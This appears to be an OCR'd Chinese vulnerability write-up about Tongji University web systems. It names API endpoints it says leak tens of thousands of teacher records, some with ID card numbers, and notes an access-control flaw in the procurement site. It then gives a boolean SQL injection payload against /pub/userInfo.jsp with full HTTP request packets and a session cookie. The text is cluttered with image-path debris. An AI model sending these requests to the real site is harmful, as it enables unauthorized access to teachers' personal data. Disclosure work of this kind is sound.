




/api/studentservice/teacherInfo/findSelectList


泄露三万条，教师数据






/api/baseresservice/teacher/findTeacherList


2万多条教师数据，包括身份证信息






采购系统：https://czb.tongji.edu.cn/index_cg.jsp

越权漏洞



SQL注入：

1返回正常，2返回错误



```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&g
nbh=noM3103
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

固定电话

Email

发消息 关闭

Request

Pretty Raw Hex \n

```
1 GET /pub/userInfo.jsp?param=11142'+and+'1'='2 HTTP/1.1
2 Host: czb.tongji.edu.cn
3 Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google
  Chrome";v="101"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
0 Sec-Fetch-Site: same-origin
1 Sec-Fetch-Mode: navigate
2 Sec-Fetch-User: ?1
3 Sec-Fetch-Dest: document
4 Referer:
  https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&g
  nbh=noM3103
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.9
7 Connection: close
8
```

Response

Pretty Raw Hex Render \n

用户基本信息

发消息 关闭

数据包:

```
GET /pub/userInfo.jsp?param=11142'+and+'1'='2 HTTP/1.1
Host: czb.tongji.edu.cn
Cookie: demoState=login; JSESSIONID=63FD2FDC2A90F157D48953DF7028E1F3
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://czb.tongji.edu.cn/sggl/sgd/ListPage.jsp?zclx=ZJ%2CFJ&role=ptyh&gnbh=noM3103
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```